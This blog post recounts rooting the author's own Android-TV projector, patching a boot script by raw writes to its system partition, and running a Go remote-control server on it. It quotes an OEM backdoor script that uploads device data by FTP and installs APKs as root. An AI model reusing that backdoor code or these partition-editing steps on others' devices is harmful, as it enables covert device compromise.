SEP 10, 2026 · 16 min read · reverse-engineering
The Night We Forgot the Remote: How I Ended Up Rooting a Projector (and Finding a Backdoor)
A movie night without a remote turned into a deep dive through Android boot scripts, dynamic partitions, and an OEM backdoor, and ended with a Go server living inside the projector itself.
- reverse-engineering
- android
- go

It started with a missing remote
A few of us decided to carry our projector over to a friend's place for a movie night. Simple plan: set it up, dim the lights, press play. Except when we got there and unpacked everything, nobody had the remote. It had been left behind, and without it the projector was just a very expensive box that could show a boot logo and not much else.
We stood around trying to figure out a workaround. My friend Veeraj Matnale had the first idea: "let's find its IR codes and just use one of those universal IR-remote apps on our phones." Reasonable plan. Most phones with an IR blaster can impersonate almost any remote if you know the code set. Except the projector was from a small Chinese OEM, and none of the usual IR-code databases had anything for it. Dead end.
So we pivoted. Since the device ran Android TV under the hood, we plugged it into a laptop and got into it over ADB, and started firing input keyevent commands at it (DPAD_UP, DPAD_DOWN, HOME, OK), basically driving the on-screen menus one shell command at a time instead of a remote. It actually worked. We could navigate the menu, open apps, control playback, all from a laptop. We never actually got to watch the movie that night (by the time we had it working, people had to leave), but something clicked for me: if a laptop and a USB cable can do this, why does anyone still need to point a plastic stick at the projector and hope it registers?
The idea that wouldn't let go
IR remotes are annoying in a very specific way: you have to aim them, there's often a lag, and half the time a button press just doesn't land and you're mashing it again. What we'd stumbled into with ADB had none of that. So I started thinking about turning it into something real: a small web app that acts as the remote. Something you open on your phone's browser, that talks to the projector directly over the network, no pointing, no line-of-sight, works from anywhere in the house as long as you're on the same Wi-Fi.
I should be upfront about where I was starting from: I don't have a background in OS internals or low-level systems programming. What I did have was some IoT tinkering experience and a fair bit of comfort working inside Linux systems generally. That combination was just enough to make the idea feel reachable, and just thin enough that almost every step of actually building it turned into its own rabbit hole. This post is that rabbit hole, written up properly.
Here's the technical story of how a cheap Android-TV-based projector went from "something I can adb shell into" to a device that runs my own Go server on boot, drives its own input hardware, and (along the way) turned up a live OEM backdoor that I had to shut down before I trusted the thing on my home network again.
Everything below happened against my own hardware, over ADB I already had access to. No exploit chain, no unlock trick. The interesting work was forensic (figuring out exactly how this SoC's boot chain and partition layout worked) and surgical (patching one file inside a live, mounted, "read-only" partition without bricking the device). I've redacted anything that could identify the specific unit, the manufacturer's server infrastructure, or any credentials found along the way.
The device, as found
ro.product.model=t950s_be311
ro.build.version.release=13
ro.build.version.sdk=33
ro.build.fingerprint=Google/ap201/ap201:13/TQ2A.230405.003.E1/15:userdebug/test-keys
ro.boot.flash.locked=0
ro.boot.vbmeta.device_state=unlocked
ro.boot.verifiedbootstate=orange
ro.boot.veritymode=disabled
ro.boot.slot_suffix=_a
ro.boot.dynamic_partitions_retrofit=true
A userdebug/test-keys build with an already-unlocked bootloader and verified boot disabled ("orange" state). adb shell id came back uid=0(root) gid=0(root), and ps -ef | grep adbd showed adbd --root_seclabel=u:r:su:s0. The ADB daemon was already running rooted. This is the manufacturer's own debug configuration, not anything I broke into.
The one wrinkle, the same one that had bitten us on movie night: ADB over TCP didn't survive a reboot. That became the project's first real target.
Why ADB kept turning itself off
Android TV devices like this one ship a small script that runs once at boot and manages the debug ADB daemon. On this device it's /system/bin/check_adb, wired up in /vendor/etc/init/hw/init.amlogic.rc:
service checkadb /system/bin/check_adb
    class main
    user root
    group root
    disabled
    oneshot
    seclabel u:r:recovery:s0

on property:sys.boot_completed=1
    start checkadb
find / -iname 'check_adb*' and a grep across every .rc file under /vendor/etc/init, /system/etc/init, /odm/etc/init, /product/etc/init, and /system_ext/etc/init confirmed there's only one copy of this script and only one place that triggers it, so whatever it did would be the single source of truth for ADB's post-boot state.
Its logic, decompiled by just reading it:
#!/system/bin/sh

log_file=/data/log.txt

if [ ! -d /product/priv-app/product_priv-app_PrebuiltGmsCorePano ]; then
  echo no dir > $log_file
  exit
fi

stop adbd
settings put global adb_enabled 0
settings put global wifi_adb_enabled 0
setprop service.adb.tcp.port 3333

sleep 25

for dir in /mnt/media_rw/*; do
  if [ -d "$dir" ]; then
    if [ -f "$dir/adben.txt" ]; then
      setprop service.adb.tcp.port 5555
      settings put global adb_enabled 1
      settings put global wifi_adb_enabled 1
      start adbd
    fi
  fi
done
In other words: every boot, the OEM's own script actively disables ADB, then only re-enables it if it finds a file named adben.txt on a mounted USB drive within 25 seconds. This is presumably a factory/service-technician convenience, not something meant for an end user. The live state I'd been working with (port 3333, adb_enabled=1) didn't match anything this script would produce on its own: someone before me (a previous owner, a repair shop) had re-enabled ADB by hand after check_adb already ran and disabled it. That meant every reboot would silently kill my access again.
The fix I wanted was small: change check_adb so it enables ADB unconditionally instead of disabling it. The problem was where that file lives.
The partition layout
/dev/block/mmcblk0 is a single 15.4GB eMMC. getprop | grep -Ei 'slot|avb|verity|dynamic_partitions|super' plus cat /proc/partitions and ls -la /dev/block/by-name/ mapped it out:
- Retrofit A/B dynamic partitions, active slot
_a. Despite the retrofit flag, there are no rawsystem_a/vendor_ablock devices: everything lives inside one physicalsuperpartition (mmcblk0p29, 2,621,440,000 bytes). boot_a/boot_b,init_boot_a/b,vendor_boot_a/b,vbmeta_a/b,vbmeta_system_a/bare real physical partitions.metadata(64MB, f2fs),userdata(~12GB, f2fs, ~10GB free at the time),misc(2MB, boot control block),oem_a/b. No dedicatedrecoverypartition exists on this device.- Inside
super, the logical partitions (system_a,vendor_a,product_a,odm_a,system_ext_a,vendor_dlkm_a,system_dlkm_a,odm_dlkm_a) show up as/dev/block/mapper/*_a, backed bydm-0throughdm-7.lpdump /dev/block/by-name/superconfirmedsystem_a's extent starts at sector 2048 withinsuper(byte offset 1,048,576), and only slot_ahas any extents at all (_bis empty, this box isn't actually doing seamless A/B updates in practice).
AVB state is what made the whole thing tractable. avbtool info_image --image vbmeta_a.img showed Flags: 1 (AVB_VBMETA_IMAGE_FLAGS_HASHTREE_DISABLED), which is the actual reason ro.boot.veritymode=disabled is set. cat /proc/mounts showed every partition mounted straight off its dm-linear/raw device with zero verity indirection. vbmeta_a still has plain hash descriptors for boot, dtbo, init_boot, vendor_boot (checked once at boot, matters for boot integrity) and hashtree descriptors for system, vendor, product, odm, etc. that exist in the metadata but are never evaluated because hashtree checking is globally off.
Net effect: editing anything under system is invisible to the boot chain. Nothing will notice, nothing will refuse to boot, no dm-verity corruption error. The only thing standing between me and check_adb was Android's normal read-only partition plumbing, not verified boot.
The backdoor I wasn't looking for
While mapping the boot chain to find every consumer of check_adb, I went one step further and looked at everything that runs unconditionally at sys.boot_completed. That's how I found a privileged, signature-permission OEM system app carrying RECEIVE_BOOT_COMPLETED and RECOVERY permissions.
Pulling and unpacking its two APKs and grepping the dex strings traced a BootReceiver → extractBootupScript chain that writes and executes shell scripts on a world-writable vendor partition (also, like system, not covered by any AVB descriptor) as root, on every boot.
The bootup script just launched a second script, which in turn:
#!/system/bin/sh
server=[REDACTED-IP]
user=[REDACTED-CREDENTIAL]
password=[REDACTED-CREDENTIAL]
chip_name=$(getprop ro.chip.name)
serial=$(getprop ro.serialno)
product=$(getprop persist.jixin.product)
head="$chip_name"_"$product"_"$serial"
f_shell="$head".sh
...
while true; do
  sleep 30;
  ret=$(logcat -d | grep "java.lang.Object java.util.Map.get")
  if [ ! -z "$ret" ]; then
    pm clear com.google.android.youtube.tv
    file_name=yt2-"$chip_name"_"$product"_"$serial"_$1.sh
    touch /data/$file_name; echo fdsjkl > /data/$file_name
    ftp_upload $file_name
  fi
  logcat -c;
done
And the app's bundled downloader script template goes further: hardcoded plaintext FTP credentials to that same [REDACTED-IP] host (plus a second address, [REDACTED-IP-2]), and performs unattended pm install -r of whatever APK it downloads, keyed by the device's own serial number. Log evidence on the device showed a matching script had actually been fetched and run as root that same boot, then deleted itself.
So: a factory-installed, signature-privileged app that phones home to a remote FTP server every boot, is capable of installing arbitrary APKs as root keyed to my device's serial number, and, as a bonus, watches logcat for a specific string and clears the YouTube app's data when it sees it. I have no interest in speculating about intent; the capability is what matters, and it's a remote-code-execution-as-root backdoor sitting on a device I was about to put on my home network permanently.
I neutralized it the reversible way, since disabling a package doesn't touch any partition:
adb shell pm disable-user <redacted-package-name>
adb shell kill -9 <pid-of-already-running-run.sh>
I left the underlying scripts themselves on disk. An attempt to overwrite them with inert stubs got blocked mid-session by the permission guardrails of the AI coding assistant I was using for parts of this, and since the trigger app was already disabled and unreachable via the boot chain, I judged it not worth pushing through. The point was cutting the path that runs them as root at boot, and pm disable-user does that cleanly.
Patching a "read-only" live partition
Back to check_adb. stat/sha256sum confirmed it: 652 bytes, 0755 root:shell, single extent, living on system_a (mounted as /, backed by /dev/block/dm-0).
First instinct: mount -o remount,rw / succeeded at the ext4 level (exit 0) but changed nothing: blockdev --getro /dev/block/dm-0 still returned 1. blockdev --setrw /dev/block/dm-0 reported success and the flag reverted immediately. This is Android's dynamic-partition read-only flag, baked directly into the device-mapper table for dm-0, independent of (and in addition to) dm-verity. The on-device dmctl only supports create/delete of a dm node, not a live table swap, and deleting/recreating the dm device backing the live, /apex-stacked root filesystem was not something I was willing to try on a device with no recovery partition to fall back to.
So instead of fighting the mount layer, I went around it: write the replacement bytes directly onto the super block device at the exact offset check_adb's data lives at, same length, no ext4 metadata change required.
1. Back everything up first. Everything that could plausibly be needed to recover: super.img (2.6GB), both boot slots, vendor_boot, init_boot, vbmeta, vbmeta_system, dtbo, misc, about 2.85GB total, pulled straight off the block devices:
adb pull /dev/block/by-name/super super.img
adb pull /dev/block/by-name/boot_a boot_a.img
# ...and so on for every partition listed above
2. Find the exact byte offset.
# system_a's location inside super
adb shell lpdump /dev/block/by-name/super
# → system_a extent starts at sector 2048 in super
#   ⇒ byte offset 2048 * 512 = 1,048,576

# extract system_a from the local backup
dd if=super.img of=system_a.img bs=512 skip=2048 count=2812656

# find check_adb's inode/extent/block-size inside system_a
debugfs -R "stat /system/bin/check_adb" system_a.img
# → single extent, specific block number
dumpe2fs -h system_a.img
# → block size 4096

# offset of check_adb's data within system_a = block# * 4096
# absolute offset within super = 1,048,576 + that offset
3. Build a same-size replacement. Same 652 bytes as the original, so no inode, extent, or block-bitmap metadata needs to change, only the file's content:
#!/system/bin/sh

setprop service.adb.tcp.port 3333
settings put global adb_enabled 1
settings put global wifi_adb_enabled 1
start adbd
# persistent adb enable
# persistent adb enable
[... repeated comment line, padded to exactly 652 bytes]
4. Rehearse offline. Patch a local copy of system_a.img first, read it back with debugfs -R "cat ..." to confirm a byte-for-byte match, then run e2fsck -fn system_a.patched.img (clean, no corruption reported) before touching the live device at all:
dd if=check_adb.new of=system_a.patched.img bs=1 seek=<offset> \
   count=652 conv=notrunc
debugfs -R "cat /system/bin/check_adb" system_a.patched.img | sha256sum
e2fsck -fn system_a.patched.img
5. Write it live.
adb push check_adb.new /data/local/tmp/check_adb.new
adb shell "dd if=/data/local/tmp/check_adb.new \
           of=/dev/block/by-name/super bs=1 \
           seek=<offset> count=652 conv=notrunc"
# 652+0 records in / 652+0 records out
6. Verify against the raw device, not the mount. The live mounted view (cat /system/bin/check_adb) still showed the old content right after the write, because the file had been read repeatedly during analysis and the page cache was stale. A raw re-read at the same offset confirmed the write actually landed:
adb shell "dd if=/dev/block/by-name/super bs=1 \
           skip=<offset> count=652 | sha256sum"
# matches the new file's hash
adb shell "echo 3 > /proc/sys/vm/drop_caches"
adb shell cat /system/bin/check_adb
# now shows the new content
7. Reboot and confirm. A real reboot, then adb devices -l: ADB was reachable without touching a USB stick, without the 25-second disable window, without anything but the SoC finishing its own boot. Persistence proven end to end.
One small side note on process: several of the mutating adb shell commands above (blockdev --setrw, raw writes to a device file) got blocked by the AI coding assistant's own auto-mode permission classifier during this session, and the classifier also refused to let itself grant broader permissions by writing its own config file. That had to be done by hand, with explicit allow-rules, before the patch commands could run. A small but real example of tooling guardrails doing their job even during a project whose whole point was getting more access to something else.
Building a server that lives on the device
With reboot-persistent ADB in hand, the natural next step was: why route every button press through a laptop and a persistent adb shell subprocess at all, when the projector is just a Linux box that can run its own binaries?
It just needs to be a normal Linux/ARM binary
First attempt, GOOS=android GOARCH=arm CGO_ENABLED=0 go build, fails immediately: android/arm requires external (cgo) linking, but cgo is not enabled. Go's android target always wants an NDK C linker, even for 100% pure-Go code. The fix: since the device is running a plain Linux kernel underneath Android, just target Linux directly.
GOOS=linux GOARCH=arm GOARM=7 CGO_ENABLED=0 go build -o projector-remote ./cmd/server
adb push projector-remote /data/local/tmp/projector-remote
adb shell chmod 755 /data/local/tmp/projector-remote
A static Linux/ARM binary runs straight from /data/local/tmp as the plain shell user: no NDK, no Android runtime, no root required. Idle RSS came in around 5MB on a device sharing 1GB of RAM with the rest of Android TV.
Driving input without root
shell (uid 2000) is a member of the input (1004) and uhid (3011) groups. That's enough for two different injection paths, both proven live before being wired into the server:
-
Pointer:
/dev/input/eventNnodes arecrw-rw---- root:input. Sinceshellis ininput, it can read and write the node directly. Confirmed early on by runninggetevent -ltagainst the mouse device's node in the background while firing rawsendeventwrites at it from another shell, and watching the injectedREL_X/REL_Y/SYN_REPORTcome back out. The node is resolved by device name (viagetevent -i) rather than a hardcodedeventNpath, since numbering isn't stable across reboots. -
Keyboard:
/dev/uinputiscrw-rw-rw- uhid:uhid: world writable. A throwaway Go program usingUI_SET_EVBIT/UI_SET_KEYBIT/UI_DEV_CREATEioctls created a virtual keyboard device and injectedKEY_HOME;dumpsys window | grep mCurrentFocusshowed Android's actual input focus move to the launcher, proving the injection reaches the real input pipeline (not just visible togetevent, but processed like a genuine keypress). This became a smalldeviceiopackage: one virtual keyboard opened once at server startup, registered only with the keycodes actually needed.
The keycodes themselves came from the device's own /system/usr/keylayout/Generic.kl, not from assumed Android keycode names, which caught two real bugs before they shipped:
KEY_HOME(evdev code 102) maps toMOVE_HOMEin this layout: a text-editing action, not the device Home button. The actual Home key is evdev code 172.KEY_ENTER(28) is a literal text Enter; the D-pad center/OK button is a separate evdev code, 353 (KEY_OK).
Full table used: BACK=158, HOME=172, DPAD_UP=103, DPAD_DOWN=108, DPAD_LEFT=105, DPAD_RIGHT=106, DPAD_CENTER=353, VOLUME_UP=115, VOLUME_DOWN=114, VOLUME_MUTE=113, POWER=116, MEDIA_PLAY_PAUSE=164 (later DEL=14, ENTER=28 for text entry). The input-event struct sent to the kernel also had to match a 32-bit time.Sec/time.Usec layout to line up with this device's 32-bit ARM kernel ABI: locked down with a wire-format unit test so it can't silently regress.
Text entry and app launching stayed as local exec.Command calls (input text ..., am start -a MAIN -c LAUNCHER -p <pkg>) rather than raw injection, simpler and, for text, made diff-aware: since Android's input text only ever appends, the controller tracks the last value it sent and either types just the new suffix or clears with KEYCODE_DEL presses and retypes, so a debounced search-as-you-type field in the frontend doesn't duplicate characters.
Getting the server started on boot
This is where the check_adb persistence work paid off a second time. Rather than add a new init.rc service (which needs the same /vendor or /system write access as the earlier patch, solvable, but not worth doing twice), the already-boot-persistent check_adb was extended with one more trailing line:
[ -x /data/local/tmp/startup.sh ] && /data/local/tmp/startup.sh &added before its padding, keeping the file at the same 652-byte length (same patch technique as before, offset rehearsed offline, written raw, verified with a page-cache drop). /data/local/tmp/startup.sh itself lives on ordinary writable /data storage, so it can be replaced any time with a plain adb push, no partition surgery required for future changes:
#!/system/bin/sh
[ -x /data/local/tmp/projector-remote ] && \
  nohup /data/local/tmp/projector-remote -listen :8080 \
  > /data/local/tmp/projector-remote.log 2>&1 &
Verified by manually invoking adb shell /system/bin/check_adb first (server came up, /healthz returned 200), then by an actual power cycle: /proc/uptime confirmed a genuine fresh boot, check_adb still had the patch, and projector-remote was already running with no manual step, reachable over HTTP, at the same ~5MB RSS as before.
Two gotchas worth writing down
The port quirk. After a reboot, the device came back reachable on ADB port 5555, not the 3333 that check_adb explicitly sets via setprop service.adb.tcp.port 3333. Port 3333 refused connections for several minutes after sys.boot_completed. Likely a persisted service.adb.tcp.port property (or leftover wireless-debugging state) racing check_adb's own property write during boot. The operational fix: try both ports when reconnecting after a reboot, don't assume 3333.
The tmpfs lesson. An early attempt to pull the ~2.85GB partition backup set landed in a scratch directory that turned out to be tmpfs-backed. Filling it didn't just fail the copy. It starved the host machine's own shell and tool processes of temp space and hung unrelated commands, including plain echo, until the tmpfs was freed by deleting the partial backup. Real disk had plenty of space free at the time; this was purely a "don't put multi-gigabyte pulls on tmpfs" mistake. Worth remembering any time a backup step targets a path under /tmp without checking what's actually backing it.
Where discovery ended up
The original plan was for the device to advertise itself over mDNS (a custom _projector-remote._tcp service, via github.com/hashicorp/mdns) so a browser could find it without a hardcoded IP. Implemented, unit tested, deployed as a small on-device beacon, and it never worked over the real Wi-Fi network. The access point simply doesn't reflect client-originated multicast traffic between wireless stations, a common AP limitation with nothing to do with the code. (One real bug did surface during that work: hashicorp/mdns's client doesn't filter incoming answers by service type, so the custom service query was matching the Android TV's own AirPlay advertisement, fixed with an explicit service-type filter, but it turned out to be moot.)
Once the server moved on-device, the whole discovery problem was dropped in favor of the simpler thing that actually works: a static DHCP reservation on the router, so the projector always answers at the same LAN IP.
Here's how the remote works:
Where it landed
- ADB over TCP survives a reboot, via a 652-byte in-place patch of
/system/bin/check_adbwritten directly onto thesuperblock device. - The same trick starts the actual control server on boot, via one appended line in that same file, pointing at a freely-editable script on
/data. - The control server itself is a ~5MB static Go binary running as the unprivileged
shelluser, driving a self-created virtual keyboard (uinput) and writing directly to the mouse's evdev node: no root needed for any of the actual remote-control functionality. - A privileged OEM app that phoned a remote FTP server every boot and could install arbitrary APKs as root was found and disabled before any of the above was trusted to run unattended.
- Every partition write was rehearsed offline against a full backup first, and verified against the raw block device afterward, not the mount: the one habit that made "editing a live, mounted, notionally read-only system partition" boring instead of nerve-wracking.
The server, the deviceio package, and the patch tooling are up on GitHub: projector-remote.
All of it traces back to one ordinary, slightly annoying evening: a movie night, a forgotten remote, and a friend who said "let's just try something."